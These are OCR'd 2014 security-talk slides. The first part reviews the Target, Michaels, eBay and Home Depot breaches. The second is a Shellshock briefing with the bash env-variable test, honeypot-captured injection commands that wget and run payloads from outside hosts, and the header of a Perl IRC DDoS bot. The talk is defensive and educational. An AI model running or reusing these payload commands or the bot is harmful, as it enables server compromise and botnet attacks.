Fridays @ The Corridor: Best Practices for Cyber Security


Defending the Indefensible

What did we learn from the Security Breaches of 2014?

Presented by: Henry Link

You have been compromised.

To date, the Privacy Rights Clearinghouse Chronology of Data breaches has recorded over 900 MILLION individual records breached in the United States. (source: http://www.privacyrights.org/data-breach)



What does this mean? With a U.S. Population of just over 300 million, it means NO ONE is safe from data exposure and breaching.

HACKWARZ

LCE LIFE CYCLE ENGINEERING

It only takes one person...

The 2013 Target store chain breach began with nothing more difficult than a malware attachment to an email, and stealing an HVAC vendor's credentials to target's network.

(Source: http://www.sans.org/reading-room/whitepapers/casestudies/case-study-critical-controls-prevented-target-breach-35412)

The 2011 Microsoft Security Intelligence Report stated that almost half of all malware required some sort of user interaction to complete the exploit.


HACKWARZ

LCE LIFE CYCLE ENGINEERING

Trouble Comes in Threes…

- Michael's & Aaron Brothers (January 25, 2014)
  - 3 Million Records Breached
- EBay (May 21, 2014)
  - 145 Million Records Breached
- Home Depot (September 2, 2014)
  - 56 Million Records Exposed

Michael's & Aaron Brothers Stores



- Affected Point-of-sale (POS) systems in all 1200 stores in the United States
- Malware was installed at various locations between May 8, 2013 and January 27, 2014
- Exposed information on approximately 7% of all transactions during that period
- Breached records contained "certain payment card information, such as payment card number and expiration date"
- POS malware was "highly sophisticated" and "had not been encountered previously by either of [Michael's retained] security firms."
- (Source: http://krebsonsecurity.com/2014/01/sources-card-breach-at-michaels-stores/)

HACKWARZ

LCE LIFE CYCLE ENGINEERING

Where have we heard "Highly Sophisticated Attack" before…?

Oh, yeah…. the Target Breach…

"Fazio Mechanical Services Inc. confirmed… saying it was a victim of a **"sophisticated cyber attack operation,"** and that it was cooperating with the retailer and the U.S. Secret Service."

http://www.post-gazette.com/business/technology/2014/02/06/Sharpsburg-firm-speaks-about-its-involvement-in-Target-breach/stories/201402060282


"An **email containing malware** was sent to a refrigeration vendor, Fazio Mechanical, two months prior to the credit card breach. Malware installed on vendor machine may have been Citadel – a[n open sourced] **password-stealing bot program**…"

http://www.sans.org/reading-room/whitepapers/casestudies/case-study-critical-controls-prevented-target-breach-35412

HACKWARZ

LCE LIFE CYCLE ENGINEERING

EBay, Inc. Online Retailer



- Several employee credentials were compromised, allowed attacker(s) to gain access to the corporate network
- Compromise included customer names, encrypted passwords, email addresses, physical addresses, phone numbers, and dates of birth, “no evidence that financial or credit card information was involved”

- Breach was not announced at EBay main portal, but as a press release on EBayinc.com

Sources:
http://www.ebayinc.com/in_the_news/story/faq-ebay-password-change
http://www.troyhunt.com/2014/05/the-ebay-breach-answers-to-questions.html

HACKWARZ

LCE LIFE CYCLE ENGINEERING

Home Depot Stores

- Story breaks on Krebs on Security Site (http://krebsonsecurity.com), Home Depot finds out about it and begins its investigation on the SAME DAY.
- Malware - FrameworkPOS, pretends to be McAfee Anti-Virus
- Software code contained anti-American statements, but goal was not political, target was passwords and financial info
- Used Memory-scraping techniques to obtain credit card and financial info, stored them for upload to off-site ftp server
- Source: http://www.businessweek.com/articles/2014-09-11/home-depot-hack-malware-points-to-different-hackers-than-targets

HOME DEPOT'S FORMER LEAD SECURITY ENGINEER HAD A LEGACY OF SABOTAGE

Slate

> and scanned systems that handled customer information irregularly, those people said. Some members of its security team left as managers dismissed their concerns. Others wondered how Home Depot met industry standards for protecting customer data. One went so far as to warn friends to use cash, rather than credit cards, at the company's stores.

Buried at the bottom of the *Times* story was another concerning detail: Ricky Joe Mitchell, the former lead security engineer at Home Depot's stores, was convicted this spring of sabotaging the security network of his previous employer.* He is now serving a four-year sentence in federal prison. *Ars Technica* **dug up more details** on Mitchell's less-than-stellar record:

> When Mitchell learned he was going to be fired in June of 2012 from the oil and gas company EnerVest Operating, he "remotely accessed EnerVest's computer systems and reset the company's network servers to factory settings, essentially eliminating access to all the company's data and applications for its eastern United States operations," a Department of Justice spokesperson wrote in a release on his conviction. "Before his access to EnerVest's offices could be terminated, Mitchell entered the office after business hours, disconnected critical pieces of ... network equipment, and disabled the equipment's cooling system."

Whom do we Trust?

HACKWARZ

LCE LIFE CYCLE ENGINEERING

No Federal Standards for Breach Disclosure -- yet

Two most commonly cited Data Security guidelines -- the Gramm-Leach-Bliley Act (GLBA) for financial institutions, and the Health Insurance Portability and Accountability Act (HIPAA) for Healthcare providers.

HIPAA has a 60 to 90 day window; the GLBA has NO window for disclosure.

HOWEVER…

http://www.kslaw.com/imageserver/KSPublic/library/publication/ca101414.pdf

KING & SPALDING

Client Alert

Data, Privacy & Security Practice Group

October 14, 2014

Federal Bills Pursue Comprehensive Data Breach Notification

The recent string of wide-scale data breach disclosures by major retailers has led to a growing call for federal legislation to protect consumer information and establish uniform data breach notification requirements.

Existing federal laws governing data breach notification are limited to specific sectors such as financial institutions (*e.g.*, the Gramm-Leach-Bliley Act ("GLBA")) and healthcare (*e.g.*, Health Insurance Portability and Accountability Act ("HIPAA")). Almost all states have enacted and enforced laws on data breach notification, but those laws vary in terms of applicability and the requirements for notice recipients, deadlines and content. The current state-based framework has therefore made compliance difficult for companies with national operations.[1]

HACKWARZ

LCE LIFE CYCLE ENGINEERING

Lessons Learned

- ❏ Security is everyone's responsibility
- ❏ Trust, but Verify
- ❏ It doesn't take a genius
- ❏ Prepare for the breach

- ❏ Be Aware
- ❏ Become more involved in your own information security


HACKWARZ

LCE LIFE CYCLE ENGINEERING

Upcoming Code Camp offering :

Hack Warz

http://www.chscodecamp.com/courses/hack-warz/



HACK WARZ

LCE LIFE CYCLE ENGINEERING

What Will We Learn?

- ❏ The “CIA” Triangle
- ❏ Defense in Depth
- ❏ Security Policies & Procedures
- ❏ Common Attacks (DDoS, Phishing, Vishing, Trojans, War Driving)
- ❏ Common Network Protocols
- ❏ Principles of Network Isolation
- ❏ Basic Terms: IPv4, IPv6, NAT, VLAN, VPN, WLAN
- ❏ Physical Security Basics
- ❏ Hardening Concepts

Shellshock Brief

PHISHLABS™
Prevent. Defend. Fight back.

Fridays @ The Corridor
October 24, 2014

Presented by:
Paul Burbage

..:: about ::..

Paul Burbage

- Security Threat Analyst
- @ PhishLabs ~2.5 yrs
- PHP Vuln Hunting
- *Trailer Park Boys* fan

..:: agenda ::..

- Background
- Vulnerability
- Attack History
- Honeypot Examples
- Mitigation
- Live Demo

..:: disclaimer ::..

- Live Exploitation
- Do Not Try @Home!
- Hostile URLs
- Do Not Visit!

..:: background ::..

- Shellshock aka bashbug & bashdoor
- Discovered September 12, 2014
- Disclosed September 24, 2014
- Bug introduced September 1989 (v1.03)
- **Bash** = Bourne-again shell
  - Default shell for Unix-based OS
  - CLI = execute commands / scripts
- Several vulns / failed patch attempts

..:: vulnerability ::..

- **Bash** = Command interpreter & Command
- Environment Variables (EV) tampering
- No validity check on previous EVs
- Execute bash with OS commands
- Shellshock vs SSL Heartbleed

Shellshock = Arbitrary OS Command Execution

```
root@vulnerable:/var/www# bash --version
GNU bash, version 4.2.45(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@vulnerable:/var/www# _
```


BUUUUUGGGGSSS!!!!!!

..:: services ::..

```
root@vulnerable:/var/www# env X='() { :; }; echo "Vulnerable!!!"' bash -c id
Vulnerable!!!
uid=0(root) gid=0(root) groups=0(root)
root@vulnerable:/var/www# _
```

- HTTP (cPanel!)
- DHCP
- SSH (auth)
- FTP
- OpenVPN
- Oracle
- CUPS

https://github.com/mubix/shellshocker-pocs

..:: attacks ::..

- **1hr**: First servers compromised
- **24hrs**: Botnets emerge for DDoS & Vuln Scans
  - Thanks-Rob: botnet found by Kaspersky
  - wopbot: DDoS attacks Akamai / USDoD scans
  - Perl based IRC controlled bots
- **48hrs**: 17,400 attacks from 400 unique IPs
- **1wk**: 1.5 million attacks/probes per day
  - Yahoo! servers compromised October 6

..:: honeypot ::..

- **Honeypot** = vuln system to capture attacks
- Shockpot - ThreatStream's MHN


https://github.com/threatstream/shockpot

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2014-10-12 07:58:41	ip-172-31-18-0		59.124.220.172	80	http	shockpot

..:: honeypot ::..

- Attacked ~3hrs after setting up
- User Agent bashbug injection:

```
wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh
```




```
wget http://205.237.100.170/manual/a.c -O /tmp/init.c;
gcc -o /tmp/init /tmp/init.c;
chmod +x /tmp/init;
/tmp/init;
rm -rf /tmp/init /tmp/init.c;

wget http://205.237.100.170/manual/pb -O /tmp/p;perl /tmp/p;rm -rf
/tmp/p;

wget http://205.237.100.170/manual/b -O /tmp/b;chmod +x /tmp/b;/tmp/b;rm
-rf /tmp/b;
```

b.pl

```
#!/usr/bin/perl
##############################################################################################################
##############################################################################################################
##  ps Perl IrcBot v1.02012 bY CrAmEr @ps Security Team   ##    [ Help ]   ###################################
##      Stealth MultiFunctional IrcBot Writen in Perl      ##################################################
##        Teste on every system with PERL instlled         ##  !x @system                                   ##
##                                                         ##  !x @version                                  ##
##     This is a free program used on your own risk.       ##  !x @channel                                  ##
##        Created for educational purpose only.            ##  !x @flood                                    ##
## I'm not responsible for the illegal use of this program. ##  !x @utils                                    ##
##############################################################################################################
## [ Channel ] ##################### [ Flood ] ################################### [ Utils ] ###################
##############################################################################################################
## !x !join <#channel>          ## !x @udp1 <ip> <port> <time>                ##  !su @conback <ip> <port>          ##
## !x !part <#channel>          ## !x @udp2 <ip> <packet size> <time>         ##  !x @downlod <url+path> <file>     ##
## !x !xejoin <#channel>        ## !x @udp3 <ip> <port> <time>                ##  !x @portscan <ip>                 ##
## !x !op <channel> <nick>      ## !x @tcp <ip> <port> <packet size> <time>  ##  !x @mail <subject> <sender>       ##
## !x !deop <channel> <nick>    ## !x @http <site> <time>                     ##           <recipient> <message>    ##
## !x !voice <channel> <nick>   ##                                           ##  !x pwd;uname -a;id <for example>  ##
## !x !devoice <channel> <nick> ## !x @ctcpflood <nick>                     ##  !x @port <ip> <port>              ##
## !x !nick <newnick>           ## !x @msgflood <nick>                      ##  !x @dns <ip/host>                 ##
## !x !msg <nick>               ## !x @noticeflood <nick>                   ##                                    ##
## !x !quit                     ##                                        ##                                    ##
## !x !xaw                      ##                                        ##                                    ##
## !x !die                      ##                                        ##                                    ##
##############################################################################################################
##############################################################################################################

################################
##### [ Configuration ] #####
################################

my @rps = ("/usr/local/nagios/bin/nrpe -c /usr/local/nagios/etc/nrpe.cfg -d");
my $process = $rps[rand scalar @rps];
my @rversion = ("\001VERSION - unknown command.\001",
                "\001mIRC v5.91 K.Mardam-Bey\001",
                "\001mIRC v6.2 Khaled Mardam-Bey\001",
                "\001mIRC v6.03 Khaled Mardam-Bey\001",
                "\001mIRC v6.14 Khaled Mardam-Bey\001",
                "\001mIRC v6.15 Khaled Mardam-Bey\001",
                "\001mIRC v6.16 Khaled Mardam-Bey\001",
                "\001mIRC v6.17 Khaled Mardam-Bey\001",
                "\001mIRC v6.21 Khaled Mardam-Bey\001",
                "\001mIRC v6.31 Khaled Mardam-Bey\001",
                "\001mIRC v7.15 Khaled Mardam-Bey\001");
my $vers = $rversion[rand scalar @rversion];
my @ircname = ("abbore","ably","abyss","acrima","aerodream","afkdemon","ainthere","alberto","alexia","alexndra",
               "alias","alikki","alphaa","alterego","alvin","ambra","amed","andjela","andreas","anja",
               "anjing","anna","apeg","arntz","arskaz","as","asmodizz","asssa","athanas","aulis",
```

..:: mitigation ::..

- Patch!!!
  - Web Servers
  - Routers/Switches
  - Toasters
- WAF / Firewall
- Ask-n-**Inspect**
  - Don't **Expect!**

..:: demo ::..

- Demo time W00t!
- Questions?
- Concerns?